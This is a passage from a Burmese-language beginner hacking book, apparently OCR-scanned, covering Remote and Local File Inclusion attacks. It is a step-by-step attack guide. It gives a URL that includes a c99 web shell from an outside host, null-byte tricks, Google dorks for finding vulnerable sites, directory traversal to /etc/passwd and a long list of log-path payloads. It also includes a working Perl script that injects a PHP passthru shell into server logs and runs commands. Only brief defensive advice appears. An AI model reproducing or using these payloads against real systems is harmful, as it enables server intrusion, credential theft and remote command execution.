
http://target-site.com/index.php?page=http://site.com/c99.txt?

အထက်တွင်ဖော်ပြထားသော link ကိုခွဲခြားစိပ်ဖြာကြည့်လျှင် c99 shell သည် Web ၏တစ်နေရာတွင် ရှိပြီးတိုက်ခိုက်မည့် Site တွင် include နည်းစနစ်ဖြင့် ညွှန်းဆိုထားကြောင်းကို တွေ့ရှိရမည်ဖြစ်ပါသည်။

၆။ တစ်ခါတစ်ရံတွင် Server ပေါ်တွင်ရှိသော PHP Script များသည် Webpage တိုင်း ၏ နောက်ဆုံးတွင် .php နှင့် အဆုံးသတ်ထားခြင်းကို လုပ်ထားကြလေ့ရှိပါသည်။ ထို့ကြောင့် shell ကိုထည့်သွင်းလိုက်သောအခါတွင် url ၏နောက်ဆုံးတွင် "c99.txt.php" ဟုဖြစ်သွားမည်ဖြစ်ပြီး extension ရှုပ်ထွေးသွားခြင်းကြောင့် အလုပ်လုပ်ဆောင်နိုင်တော့မည်မဟုတ်ပါ။ ထိုအချက်ကိုရှောင်လွှဲနိုင်ရန်အတွက် c99.txt ၏နောက်ဆုံးတွင် null byte (%00) ကိုထည့်သွင်းပေးလိုက်ခြင်းဖြင့် c99.txt တွင်ရှိသော extension သို့မဟုတ် အခြားသော ဖိုင်ညွှန်းဆိုချက်များကို လျစ်လျူရှုလိုက်စေမည် ဖြစ်ပါသည်။

၇။ အဆင့် ၁ တွင် Hacker များသည် Google dorks ကိုအသုံးပြု၍ Sites များ၏ အားနည်းချက်ကို Remote File Inclusion နည်းလမ်းအတွက် ရှာဖွေရန်လိုအပ်သည်ဟု ဖော်ပြခဲ့ပြီးဖြစ်သည်။ Google dork ၏ ဥပမာတစ်ခုမှာ **allinurl:.php?page=.** ဟူ၍ ဖြစ်ပါလိမ့်မည်။ ယင်းအချက်သည် .php?page= ဟူသော အချက်ပါဝင်သော Website တိုင်းကို ရှာဖွေနိုင်းခြင်းဖြစ်ပါသည်။ ဖော်ပြချက်သည် ဥပမာသက်သက်သာဖြစ်၍ Site တိုင်းတွင် ထိုကဲ့သို့ ရှာဖွေနိုင်မည်ဟု မဆိုလိုပါ။ အခြားသော Page ဟူသော စကားလုံးများနှင့် အခြားသော အက္ခရာများနှင့် သဏ္ဍာန်တူသော စာကြောင်းများကိုလည်း စမ်းသပ်လုပ်ဆောင်ကြည့်သင့်ပါသည်။ Hacker များသည် Site Content Management Ssytems များအတွင်းတွင် ရှာဖွေဖော်ထုတ်ပြီးဖြစ်သော Remote File Inclusion အားနည်းချက်များကို www.milw0rm-db.com ကဲ့သို့သော Vulnerability database များတွင်ရှာဖွေလေ့ရှိကြပါသည်။ ထို့အပြင် အဆိုပါ Vulnerability database ကို Google dork တွင်ရှာဖွေတွေ့ရှိသော အားနည်းချက်ရှိသော Web Application များကို မောင်းနှင်ပေးသည့် Website များကို ရှာဖွေရန်လည်းအသုံးပြုကြပါသည်။

၈။ အကယ်၍ Hacker သည် Server တွင် Shell သွင်းယူရန် အဆင်ပြေစွာလုပ်ဆောင်နိုင်မည်ဆိုလျှင် အောက်တွင်ဖော်ပြထားသော ပုံနှင့်အလားတူသော ပုံများကို တွေ့ရမည်ဖြစ်သည်။



အထက်တွင်ဖော်ပြထားသော Shell တွင် Remote Server နှင့်သက်ဆိုင်သော information များကို ဖော်ပြထားပါသည်။ ထို့အပြင် ထို Sever တွင်ရှိသော File များနှင့် Folder (directories) များကိုလည်း ဖော်ပြထားရှိပါသည်။ ထိုနေရာမှ Hacker သည် Directory (Folder) တစ်ခုကို ရေးနိုင်၊ ဖတ်နိုင်သော အခွင့်အရေး (privileges) နှင့် shell များကို upload တင်ခွင့်ရရှိပါမည်။ သို့ရာတွင် အားနည်းချက်ကို ပြင်ဆင်ပြီးသော အချိန်တွင်လည်း အသုံးပြုခွင့်ရမြဲရနေစေရန်အတွက် အောက်ပါအတိုင်း ထပ်မံလုပ်ဆောင်ရပါမည်။

၉။ Hacker သည် Root Privileges (Root Access သို့မဟုတ် Admininstrator Permission) ကိုရရှိစေရန် လုပ်ဆောင်ရပါမည်။ ထိုသို့ပြုလုပ်နိုင်ရန်အတွက် Local Exploit များကို Sever သို့ upload တင်ပြီး

Run (မောင်းနှင်) ပေးရပါမည်။ Hacker သည် Configuartion ဖိုင်များအတွက် Victim Server ကိုလည်း ရှာဖွေပေးရပါမည်။ ထို Configuration ဖိုင်များတွင် MYSQL database များ ၏ User Name နှင့် password ဖိုင်များနှင့် အခြားသော အချက်အလက်များကိုလည်း တွေ့ရတတ်ပါသည်။

ထိုကဲ့သို့ အထက်တွင်ဖော်ပြထားခဲ့ပြီးသော RFI attack နှင့် တိုက်ခိုက်ခံရခြင်းကို ကာကွယ်နိုင်ရန်အတွက် Script များကို up-to-date ဖြစ်အောင်ပြုလုပ်ထားရပါမည်။ ထို့အပြင် Server ပေါ်မှ php.ini ဖိုင်တွင် register_globals နှင့် allow_url_fopen စသော Variable များကို ပိတ်ထားပေးခြင်းဖြင့် Remote File Inclusion မှ ထိုက်သင့်သလောက် ကာကွယ်နိုင်စေမည်ဖြစ်ပါသည်။

Local File Inclusion

Local file Inclusion (LFI) ဆိုသည်မှာ directory ကိုအသုံးပြုခြင်းအားဖြင့် Server ကိုဖြတ်သန်းလျှက် လိုအပ်သော Password များ၊ ဖိုင်များကဲ့သို့သော Information များကိုကြည့်ရှုနိုင်ခြင်းကို ဆိုလိုပါသည်။ အသုံးများလေ့ရှိသော LFI နည်းလမ်းတစ်ခုမှာ /etc/passwd ဖိုင်တစ်ခုကို ရှာဖွေကြည့်ရှုခြင်းပင်ဖြစ်ပါသည်။ ယင်းဖိုင်များတွင် Linux System တွင်အသုံးပြုသော အသုံးပြုသူများ၏ မှတ်တမ်းများကို သိမ်းဆည်းထားလေ့ရှိတတ်ပါသည်။ Remote File Inclusion နည်းလမ်းကဲ့သို့ပင် Local File Inclusion နည်းလမ်းတွင်လည်း Hacker များသည် ထိုကဲ့သို့သော Site များ၏ အားနည်းချက်ယိုပေါက်များကို ရှာဖွေကြရပါသည်။ အကယ်၍ Hacker တစ်ဦးသည် www.target-site.com/index.php?p=about တွင် အားနည်းချက်ကိုရှာဖွေတွေ့ရှိခဲ့သည်ဆိုလျှင် Directory transversal နည်းလမ်းဖြင့် /etc/passwd file ကို ကြည့်ရှုရန်ကြိုးစားပါလိမ့်မည်။ လမ်းကြောင်းအပြည့်အစုံမှာ အောက်ဖော်ပြပါအတိုင်း ဖြစ်နိုင်ဖွယ်ရာရှိပါသည်။

www.target-site.com/index.php?p=../../../../../../etc/passwd ထိုနေရာတွင် ../ သည် Website တစ်ခုအတွင်းတွင်ရှိသောဖြစ်နိုင်ဖွယ်ရာ Folder များကိုဖော်ပြထားခြင်းပင်ဖြစ်ပါသည်။ အကယ်၍ Hacker သည် /etc/passwd ဖိုင်ကိုအောင်မြင်စွာရရှိခဲ့လျှင် ထိုဖိုင်ကိုဖွင့်လိုက်ခြင်းဖြင့် အောက်ပါအတိုင်း တွေ့မြင်ရမည်ဖြစ်ပါသည်။

```
Root:x:0:0::/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/log:/bin/false
lp:x:4:7:lp:/var/spool/lpd:/bin/false
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
```

halt:x:7:0:halt:/sbin:/sbin/halt

အထက်တွင်ဖော်ပြထားသော လိုင်းတစ်လိုင်းစီကို အောက်တွင်ဖော်ပြထားသော အကြောင်းအရာတို့အဖြစ် ခုနစ်မျိုးခွဲခြားနိုင်ပါသည်။

Username: passwd: UserID: GroupID: full_name: directory: shell

အကယ်၍ Password Hash ကိုသာဖော်ပြခဲ့ပါက Hacker သည် Hash ကို md5 ပြောင်းလိုက်ပြီးသည်နှင့် Server သို့ ခိုး၍ ဝင်ရောက်နိုင်မည်ဖြစ်သည်။ သို့ရာတွင် အထက်ပါအတိုင်း Password များကို ဖော်ပြထားလေ့မရှိပါ။ ဆိုလိုရင်းမှာ Password ကို /etc/shadow file အဖြစ် ဖုံးကွယ်ထားလေ့ရှိပြီး Hacker မှလည်း ယင်းဖိုင်ကို ဝင်ရောက်ကြည့်ရှုနိုင်ခွင့်မရှိပါ။ အကယ်၍ ထိုအခြင်းအရာကို ကြုံတွေ့ရလျှင် Hacker သည် log injection ကဲ့သို့သော အခြားသောနည်းလမ်းများကို အသုံးပြုကာ ဝင်ရောက်ရန်ကြိုးပမ်းပါလိမ့်မည်။

Log directory များကို အသုံးပြုသော Linux OS အမျိုးအစားကိုလိုက်၍ ကွဲပြားခြားနားတတ်ပါသည်။ သို့ရာတွင် အောက်တွင်ဖော်ပြချက်များသည် အတွေ့များတတ်သော log file များ၏ လမ်းကြောင်းများဖြစ်ပါသည်။

../apache/logs/error.log
../apache/logs/access.log
../../apache/logs/error.log
../../apache/logs/access.log
../../../apache/logs/error.log
../../../apache/logs/access.log
../../../../../../../etc/httpd/logs/acces_log
../../../../../../../etc/httpd/logs/acces.log
../../../../../../../etc/httpd/logs/error_log
../../../../../../../etc/httpd/logs/error.log
../../../../../../../var/www/logs/access_log
../../../../../../../var/www/logs/access.log
../../../../../../../usr/local/apache/logs/access_log
../../../../../../../usr/local/apache/logs/access.log
../../../../../../../var/log/apache/access_log
../../../../../../../var/log/apache2/access_log
../../../../../../../var/log/apache/access.log

../../../../../../../var/log/apache2/access.log
../../../../../../../var/log/access_log
../../../../../../../var/log/access.log
../../../../../../../var/www/logs/error_log
../../../../../../../var/www/logs/error.log
../../../../../../../usr/local/apache/logs/error_log
../../../../../../../usr/local/apache/logs/error.log
../../../../../../../var/log/apache/error_log
../../../../../../../var/log/apache2/error_log
../../../../../../../var/log/apache2/error.log
../../../../../../../var/log/error_log
../../../../../../../var/log/error.log

Log လမ်းကြောင်းများကို သိရှိပြီးသောအခါတွင်အောက်ဖော်ပြပါအဆင့်မှလုပ်ဆောင်ချက်များကို အသုံးပြုပြီး Log injection နည်းလမ်းကိုအသုံးပြု၍ Server အတွင်းသို့ထိုးဖောက်ဝင်ရောက်သွားပုံကို အောက်တွင်ဖော်ပြထားပါသည်။

၁။ ရှေးဦးစွာ Hacker သည် တိုက်ခိုက်မည့်ကွန်ပျူတာတွင်အသုံးပြုထားသော Linux OS အမျိုးအစားနှင့် version ကိုသိရှိအောင်ပြုလုပ်ရပါမည်။ ထို့အပြင် Log files များကိုသိမ်းဆည်းထားသော လမ်းကြောင်းကိုလည်း စူးစမ်းရပါမည်။

၂။ ထို့နောက်တွင် Hacker သည် Local File inclusion နည်းလမ်းအရ တွေ့ရှိရသော log file လမ်းကြောင်းအတိုင်း ဝင်ရောက်သွားရပါလိမ့်မည်။ အကယ်၍ logs များကို တွေ့ရှိရသည်ဆိုလျှင် နောက်တစ်ဆင့်သို့တက်လှမ်းရန်အသင့်ဖြစ်စေပါမည်။

၃။ အဆင့် ၂ အရ တွေ့ရှိရသော log များတွင် PHP Code အချို့ကို WebSite Address ၏နောက်တွင် **<? Passthru($_GET['cmd']) ?>** ဟုရိုက်ထည့်ခြင်းဖြင့် စတင်လုပ်ဆောင်ရပါမည်။ ထို PHP Script အမည်နှင့် file မရှိသောကြောင့် အဆိုပါ Script ကို Server မှ log မှတ်လိုက်မည်ဖြစ်ပါသည်။ အဆိုပါ Script ၏လုပ်ဆောင်ချက်မှာ Hacker အတွက် shell access ဖြစ်ပြီး System ၏ Command များကိုအသုံးပြုစေနိုင်မည်ဖြစ်ပါသည်။

၄။ အကယ်၍ Hacker သည် Log File သို့ပြန်လည်သွားရောက်ခဲ့သောအခါတွင် အောက်ပါအတိုင်းပင် Script ကို Encode ပြုလုပ်ထားသည်ဟု မြင်တွေ့ရမည်ဆိုလျှင် အောက်တွင်ဖော်ပြထားသော အဆင့်များကို ဆက်လက်လုပ်ဆောင်ပေးရန် လိုအပ်မည်ဖြစ်ပါသည်။

%3C?%20passthru($_GET[cmd])%20?%3E

၅။ ထိုကဲ့သို့ ဖြစ်လာရခြင်းမှာ Script ကို သွင်းယူလိုက်သောအချိန်တွင် Browser မှ URL ကိုအလို အလျှောက် Encode လုပ်ယူခြင်းကြောင့် ဖြစ်ပါသည်။ ကံကောင်းစွာပင် အဆိုပါ ပြဿနာကိုဖြေရှင်းရန် အတွက် Pearl Script တစ်ခုကို အသုံးပြုနိုင်ခြင်းကြောင့် ဖြစ်သည်။ အောက်တွင်ဖော်ပြထားသော Pearl Script တွင် $site,$path,$code နှင့် $log ကဲ့သို့သော Variable များကို သက်ဆိုင်ရာ အချက်အလက် များ အဖြစ်သို့ ပြောင်းလဲ Edit လုပ်ယူရပါမည်။

```
use IO::Socket;
use LWP::UserAgent;
$site=”www.vulnerablesite.com”;
$path=”/”;
$code=”<? Passthru(\$_GET[cmd]) ?>”;
$log = “../../../../../../../etc/httpd/logs/error_log”;
print “Trying to inject the code”;
$socket = IO::Socket::INET->new(Proto=>”tcp”,PeerAddr=>”$site”,
PeerPort=>”80”) or die “\nConnection Failed.\n\n”;
print $socket “GET “.$path.$code.” HTTP/1.1\r\n”;
print $socket “User-Agent: “.$code.”\r\n”;
print $socket “Host: “.$site.”\r\n”;
print $socket “Connection: close\r\n\r\n”;
close($socket);
print “\nCode $code successfully injected in $log \n”;
print “\nType command to run or exit to end: “;
$cmd = <STDIN>;
while($cmd !~ “exit”) {
$socket = IO::Socket::INET->new(Proto=>”tcp”, PeerAddr=>”$site”,
PeerPort=>”80”) or die “\nConnection Failed.\n\n”;
print $socket “GET “.$path.”index.php?filename=”.$log.”&cmd=$cmd
HTTP/1.1\r\n”;
print $socket “Host: “.$site.”\r\n”;
print $socket “Accept: */*\r\n”;
print $socket “Connection: close\r\n\n”;
while ($show = <$socket>)
{
```

```
print $show;
}
print “Type command to run or exit to end: “;
$cmd = <STDIN>;
}
```

၆။ အထက်တွင်ဖော်ပြထားသော Script ကို မောင်းနှင်ခြင်းဖြင့် အောင်မြင်စွာမောင်းနှင်သွားသည်ကို တွေ့ရလျှင် Hacker သည် အားလုံးသော Command များကို Server ပေါ်တွင် အသုံးပြုနိုင်ပြီဖြစ်ပါသည်။ ထို့နောက် Local exploits ကိုအသုံးပြုပြီး Root Access ရရှိစေရန် ဆောင်ရွက်ခြင်းနှင့် Server ရှိ ဖိုင်များကို ဆွဲယူအသုံးပြုခြင်းများကိုပင်ပြုလုပ်စေနိုင်မည်ဖြစ်ပါသည်။

Chapter X
Conclusion

ဆက်လက်လေ့လာနိုင်ရန်အတွက်

အထက်တွင်ဖော်ပြထားခဲ့သော သင်ခန်းစာများကို အောင်မြင်စွာဖြင့် တစ်ဆင့်ချင်း လေ့လာပြီး ဖြစ်သည်ဟု ယူဆပါသည်။ အထက်တွင်ဖော်ပြထားသော သင်ခန်းစာများသည် Hacker ကောင်း တစ်ယောက်အဖြစ်တက်လှမ်းနိုင်စေမည့် ကနဦးအစပျိုးသင်ခန်းစာများဖြစ်ကြသည့်အလျှောက်ကြေညက် စွာလေ့လာစမ်းသပ်ကြစေလိုပါသည်။ သတိထားရမည့်အချက်တစ်ချက်မှာ hacking သင်ခန်းစာများကို လေ့လာရာတွင် အခြားသော ကွန်ပျူတာပညာရပ်များကဲ့သို့ နှုတ်တိုက် (By-heart & capturing) ဖြင့် သင်ယူ၍ မရပါ။ ၄င်းသည် Computer ပညာရပ်၏ အနုပညာဖြစ်သောကြောင့် တွေးတောဆင်ခြင်ရပါမည်၊ လေ့လာရပါမည်၊ မသိသောအကြောင်းအရာများကို သင်ယူရပါမည်၊ အခြားသော စိတ်ဝင်စားသူများနှင့် လည်း ဆွေးနွေးရပါမည်။ Networking ပညာရပ်နှင့် Programming language များကိုလည်း တီးမိခေါက် မိဖြစ်အောင်လေ့လာရပါမည်။ ထို့အပြင် Hacking ပညာရပ်တွင် အဆုံးမရှိပါ။ အသစ်အသစ်သော နည်းပညာများသည် နေ့စဉ်ပင်ထွက်ပေါ်လျက်ရှိသောကြောင့် အမြဲမပြတ်လေ့လာနေစေရန် လိုအပ်လှပါ သည်။ ထို့အပြင် အခြားသော ကွန်ပျူတာဘာသာရပ်များကို သင်တန်းများတွင် စိတ်ကြိုက်ရွေးချယ် သင်ယူနိုင်သော်လည်း Hacking ဘာသာရပ်များကိုသင်ကြားပေးနိုင်သော သင်တန်းများ မြန်မာနိုင်ငံတွင် မရှိသေးပါ။ လူသားအကျိုးပြု Hacking ဘာသာရပ်များဖြစ်သော (Ethical Hacking) ကိုပင် သင်ကြားပေး ခြင်းမရှိနိုင်သေးပါ။ ထို့အပြင် ကွန်ပျူတာတက္ကသိုလ်များတွင် သင်ကြားပေးလျက်ရှိသော သင်တန်းများ တွင်လည်း စာအဖြစ်သာ သင်ကြားပေးခြင်းဖြစ်၍ လက်တွေ့အသုံးချနိုင်ရန် အားနည်းလျက်ရှိပါသည်။ ထိုစာသင်နစ်များတွင် C/C++, HTML, DBMS ဘာသာရပ်များကို ပို့ချလျက်ရှိပါသည်။ ထို့ကြောင့် စိတ်ဝင်စားပါက ကွန်ပျူတာတက္ကသိုလ်များတွင်သင်ကြားလျက်ရှိသော သင်ခန်းစာ စာအုပ်များကို ဝယ်ယူ လေ့လာသင့်ပါသည်။

ဤစာအုပ်ပါအကြောင်းအရာများကို သိရှိပြီးပါကလည်း Hacker မဖြစ်နိုင်သေးပါ။ ဆက်လက်လေ့ လာပြီး ထိုပညာရပ်ဖြင့် Professional အဖြစ်အသက်မွေးသူများကိုသာ Hacker ဟုဆိုနိုင်ပါမည်။ အောက်တွင် အခြားလေ့လာရမည့် Website များကို ဖော်ပြထားပါသည်။ အမှန်တကယ်တွင် Internet သည် သင်ယူစရာများကို သင်ယူနိုင်သော လိုတရ နတ်နန်းဖြစ်သောကြောင့် Internet ကို အသုံးပြု၍ ရှာဖွေသင်ယူရန် တိုက်တွန်းလိုပါသည်။ အခြားသတိထားရန်အချက်မှာ ဖြေးဖြေးနှင့်မှန်မှန် Topic တစ်ခုချင်း လေ့လာသွားကြရန်ဖြစ်ပါသည်။ တစ်ပြိုင်တည်း အားလုံးကို သိလို၊ တတ်လိုခြင်းသည် မည်သည်ကိုမျှ ပေါက်မြောက်စွာ နားလည်ခြင်းမရှိသော အချက်တစ်ခုလည်းဖြစ်ပါသည်။ အကောင်းဆုံး သောနည်းလမ်းတစ်ခုမှာ လေ့လာလိုသော Topic ကိုရွေးချယ်၍ လေ့လာစရာများကို စုဆောင်းပြီးမှ နံ့စပ် စွာလေ့လာရပါမည်။ နားမလည်သည့်အချက်များကိုလည်း Hacker Forum များ Hacker Communities Site များတွင်အသင်းဝင်ရောက်ခြင်းဖြင့် မေးမြန်းနိုင်မည်ဖြစ်ပါသည်။ အောက်တွင်ဖော်ပြထားသော Web

Site များသည် ယခုစာအုပ်ကိုနံ့စပ်ပြီးနောက် ထပ်မံလေ့လာသင့်သော ပညာရပ်များကိုဖော်ပြထားသော Website များဖြစ်ပါသည်။

၁။ **HackThisSite** - Web Hacking ကိုဆက်လက်လေ့လာနိုင်ရန်အတွက် အကောင်းဆုံး Web Site တစ်ခုဖြစ်ပါသည်။

https://www.hackthissite.org/

၂။ **HellBoundHackers** - Web Hacking နှင့် ဆက်နွယ်သော သင်ခန်းစာများကို ဖော်ပြထားသော Web Site နောက်တစ်ခုဖြစ်သည်။

https://www.hellboundhackers.org/

၃။ **Astalavista** - Astalavista သည် လုံခြုံရေးဆိုင်ရာ သိသင့်သိထားထိုက်သည့် အချက်များကို ဖော်ပြထားသည့် Community Website ဖြစ်ပါသည်။ ၄င်းတွင် လုံခြုံဆိုင်ရာစာတမ်း များနှင့် ကိရိယာများကိုလည်း အသုံးပြုခွင့်ပေးထားပါသည်။

https://www.astalavista.net/index.php?adID=6344

၄။ **DarkMindz** - Hacking နှင့်ဆက်နွယ်သော အချက်အလက်များကိုဖော်ပြထားသည့် Web Site ကြီးဖြစ်သည်။ ၄င်းတွင်သိမှတ်စရာ အချက်အလက်များကို Forum များ၊ လုံခြုံရေးစာတမ်းများ နှင့် Source Code များအဖြစ် လေ့လာစရာ တပုံတပင်ဖြင့် လေ့လာနိုင်မည်ဖြစ်ပါသည်။

http://www.darkmindz.com/

၅။ **Black-Hat Forum** - အရည်အချင်းရှိသော hacker များဖြင့် စုစည်းတည်ဆောက်ထားသော Hacking Forum ကြီးတစ်ခုဖြစ်ပါသည်။

http://www.blackhat-forums.com/

ထို့အပြင် Hacking နှင့် Programming ဘာသာစကားသည်အလွန်တရာ ဆက်စပ်မှုရှိသော ကြောင့် Programming Language များကိုလည်း လေ့လာကြည့်ကြရမည်ဖြစ်ပါသည်။ ထို့ကြောင့် အောက်တွင် Programming Language များကိုလေ့လာနိုင်သော Web Page များကို ဖော်ပြထားပါသည်။

၁။ **Dream In Code**

http://www.dreamincode.net/

၂။ **Programming Forums**

http://www.programmingforums.org/

၃။ **Go4Expert**

http://www.go4expert.com/

၄။ **CodeCall**

http://forum.codecall.net

Hacker

တို့၏ ထိုးဖောက်နည်းများ နှင့်

Hacker အန္တရာယ်ကာကွယ်နည်း များ

စတင်လေ့လာသူများအတွက် For Starter

Hacker မှန်သမျှတားဆီးကြ

အတားအဆီးမှန်သမျှ ကျော်လွှားကြ

ရဲမင်းအောင် (Rey Electronic)